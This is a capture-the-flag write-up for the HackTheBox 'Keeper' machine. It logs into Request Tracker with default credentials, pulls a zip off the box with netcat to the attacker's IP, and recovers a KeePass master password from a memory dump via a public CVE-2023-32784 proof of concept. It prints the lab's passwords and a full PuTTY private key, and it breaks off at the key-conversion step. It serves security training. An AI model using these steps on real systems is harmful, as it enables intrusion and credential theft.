HTB Keeper WriteUp

Keeper Skills
Keeper CTF is an Easy Linux machine where we will use the following skills:
- Web Application Enumeration & Default Credential Abuse
- Exploiting Information Leakage and OpSec Failures
- Analyzing Memory Dumps for Secret Extraction
- Exploiting KeePass Master Password Vulnerability (CVE-2023-32784)
- Converting PuTTY Private Keys (.ppk) to OpenSSH Format
- Implementing Incident Response & Secure Data Retention (Blue Team)
- Enforcing SSH Hardening & Credential Rotation (Blue Team)
IP Address Enumeration
Using the usual nmap scan I’ve discovered port 22 & port 80:
1
2
3
4
5
6
7
8
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.229.41 -oG allPorts
Nmap scan report for 10.129.229.41
Host is up, received user-set (0.011s latency).
Scanned at 2026-08-15 18:53:47 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Then I launched a basic group of scripts to seek more info from the open ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ nmap -sCV -p22,80 10.129.229.41 -oN targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-15 18:55 +0200
Nmap scan report for keeper.htb (10.129.229.41)
Host is up (0.013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
So we have to check the following port & service:
- Port 22 –> OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
- Port 80 –> nginx 1.18.0 (Ubuntu)
Let’s see what we can find in port 80
Port 80 Enumeration
At first I ran whatweb, to seek for some versions and technologies used in the website:
1
2
❯ whatweb 10.129.229.41
http://10.129.229.41 [200 OK] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.229.41], nginx[1.18.0]
Nothing really useful, let’s check the website in the browser:

The website just shows a message: To raise an IT support ticket, please visit tickets.keeper.htb/rt/.
So let’s add the domains to /etc/hosts:
1
❯ echo "10.129.229.41 keeper.htb tickets.keeper.htb" >> /etc/hosts
Once with that done, let’s check tickets.keeper.htb/rt/.

We can see some important info in this page. First of all, a login page, in the right side and top-right side we can see the tech and version
Since I’ve never heard of this service, let’s do a quick Google search.
Google Response: Request Tracker, commonly abbreviated to RT, is an open source tool for the tracking and management of workflows, customer requests, and internal project tasks.
With a quick search, I’ve found also some XSS vulns for this version, anyway, that’s not the intended path to pwn this box.
Since our only entry point is the login portal, let’s see if Request Tracker has any default credentials before trying to brute-force.
In the official Request Tracker Github project we can find the following line -> NOTE: The default credentials for RT are: - User: root - Pass: password Not changing the root password from the default is a SECURITY risk!
Let’s try the default credentials (root:password)

Bingo, after poking around the admin dashboard for a bit, there’s no way to upload a payload, but with further browsing I’ve found an Information Leakage.
By navigating to this endpoint -> /rt/Admin/Users/, we can find a list of users.

We can see two users:
- 27 lnorgaard Lise Nørgaard lnorgaard@keeper.htb
- 14 root Enoch Root root@localhost
The Information Leakage arrives when we click over lnorgaard and check the Comments about this user section.

1
New user. Initial password set to Welcome2023!
Trying these credentials in the login form we got access to the website dashboard with the same privileges as the user root. So nothing new.
Let’s try these credentials via SSH.
1
2
3
4
5
6
7
8
9
10
11
❯ ssh lnorgaard@10.129.229.41
lnorgaard@10.129.229.41's password: Welcome2023!

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$
Bingo, we got a shell.
Shell as lnorgaard
Privilege Escalation
Once with a stable shell, we can begin with the privilege escalation phase.
Just by listing the files where the bash was spawned we found a .zip file that look interesting.
1
2
3
4
lnorgaard@keeper:~$ ls -l
total 85352
-rw-r--r-- 1 root root      87391651 Aug 15 22:24 RT30000.zip
-rw-r----- 1 root lnorgaard       33 Aug 15 18:48 user.txt
Since this machine is pretty stripped-down system. So let’s move the file to our machine.
Let’s set a listener in our machine first.
1
2
❯ nc -nvlp 443 > RT30000.zip
Listening on 0.0.0.0 443
Now we can send the file using nc
1
lnorgaard@keeper:~$ nc 10.10.17.105 443 < RT30000.zip
There will be no confirmation that we received the full file, So we can run this command in a separate shell.
1
2
3
4
5
❯ watch -n 1 md5sum RT30000.zip

Every 1,0s: md5sum RT30000.zip                                                           parrot: Sat Aug 15 22:35:20 2026

c29f90dbb88d42ad2d38db2cb81eed21  RT30000.zip
Once the hash doesn’t change anymore we know that we received the whole information.
Let’s unzip the file and take a look at the content.
1
2
3
4
❯ 7z x RT30000.zip
❯ ls -l
.rwxr-x--- root root 242 MB Wed May 24 12:51:31 2023 KeePassDumpFull.dmp
.rwxr-x--- root root 3.5 KB Wed May 24 12:51:11 2023 passcodes.kdbx
We have a keepass database and a keepass dump, let’s see if it’s a non-protected database.
1
❯ keepassxc passcodes.kdbx

Unfortunately, it’s password protected, let’s try to brute-force it.
First, let’s extract the hash with keepass2john.
1
❯ keepass2john passcodes.kdbx > hash.txt
Now we can try to crack it.
1
2
3
4
5
6
7
8
9
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
After some time waiting, this doesn’t seems to work.
With some deep research I’ve found a keepass vuln that exploits a memory dump, that rings a bell, right?
- CVE-2023-32784: In KeePass 2.x before 2.54, it is possible to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running. The memory dump can be a KeePass process dump, swap file (pagefile.sys), hibernation file (hiberfil.sys), or RAM dump of the entire system. The first character cannot be recovered. In 2.54, there is different API usage and/or random string insertion for mitigation.
Source: https://nvd.nist.gov/vuln/detail/CVE-2023-32784
- How it Works: KeePass 2.X uses a custom-developed text box for password entry, SecureTextBoxEx. This text box is not only used for the master password entry, but in other places in KeePass as well, like password edit boxes (so the attack can also be used to recover their contents). The flaw exploited here is that for every character typed, a leftover string is created in memory. Because of how .NET works, it is nearly impossible to get rid of it once it gets created. For example, when “Password” is typed, it will result in these leftover strings: •a, ••s, •••s, ••••w, •••••o, ••••••r, •••••••d. The POC application searches the dump for these patterns and offers a likely password character for each position in the password.
Source: https://github.com/vdohney/keepass-password-dumper
I found this python port from the original POC: https://github.com/matro7sh/keepass-dump-masterkey
Let’s download the POC and see how it works.
1
2
3
4
5
6
7
8
9
10
11
❯ wget https://raw.githubusercontent.com/matro7sh/keepass-dump-masterkey/refs/heads/main/poc.py
--2026-08-15 23:20:33--  https://raw.githubusercontent.com/matro7sh/keepass-dump-masterkey/refs/heads/main/poc.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8001::154, 2606:50c0:8003::154, 2606:50c0:8002::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8001::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2735 (2,7K) [text/plain]
Saving to: ‘poc.py’

poc.py                                                        100%[=================================================================================================================================================>]   2,67K  --.-KB/s    in 0s

2026-08-15 23:20:33 (101 MB/s) - ‘poc.py’ saved [2735/2735]
Seems easy, just run the script with the dump file as an argument.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ python3 poc.py -d KeePassDumpFull.dmp
2026-08-15 23:22:06,484 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
As expected we miss the first character, but we miss characters also in the middle of the string. After some thinking I found that is probably a special character.
Knowing that the user lnorgaard real name was Lise Nørgaard, the missing character is probably this one: ø
Searching ●,dgr●d med fl●de in Google should do it.

We got it, the password should be rødgrød med fløde. For those who are curious it is a traditional Danish dessert
Let’s try this password.
1
❯ keepassxc passcodes.kdbx
Once we try this password, we will see the following dashboard

After browsing a bit I’ve found two entries in the Network group, one is for the user lnorgaard so let’s focus in the root entry.

We have a password and a PuTTY key. Let’s try the password
1
2
3
lnorgaard@keeper:~$ su root
Password: F4><3K0nd!
su: Authentication failure
Unfortunately, doesn’t work. Let’s try to use the PuTTY key.
Let’s start by saving the PuTTY key to a file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
❯ echo "PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0" > privatekey.ppk
If not already installed, we should install putty-tools.
1
sudo apt install putty-tools
Once installed, let’s convert the key into an id_rsa.
1
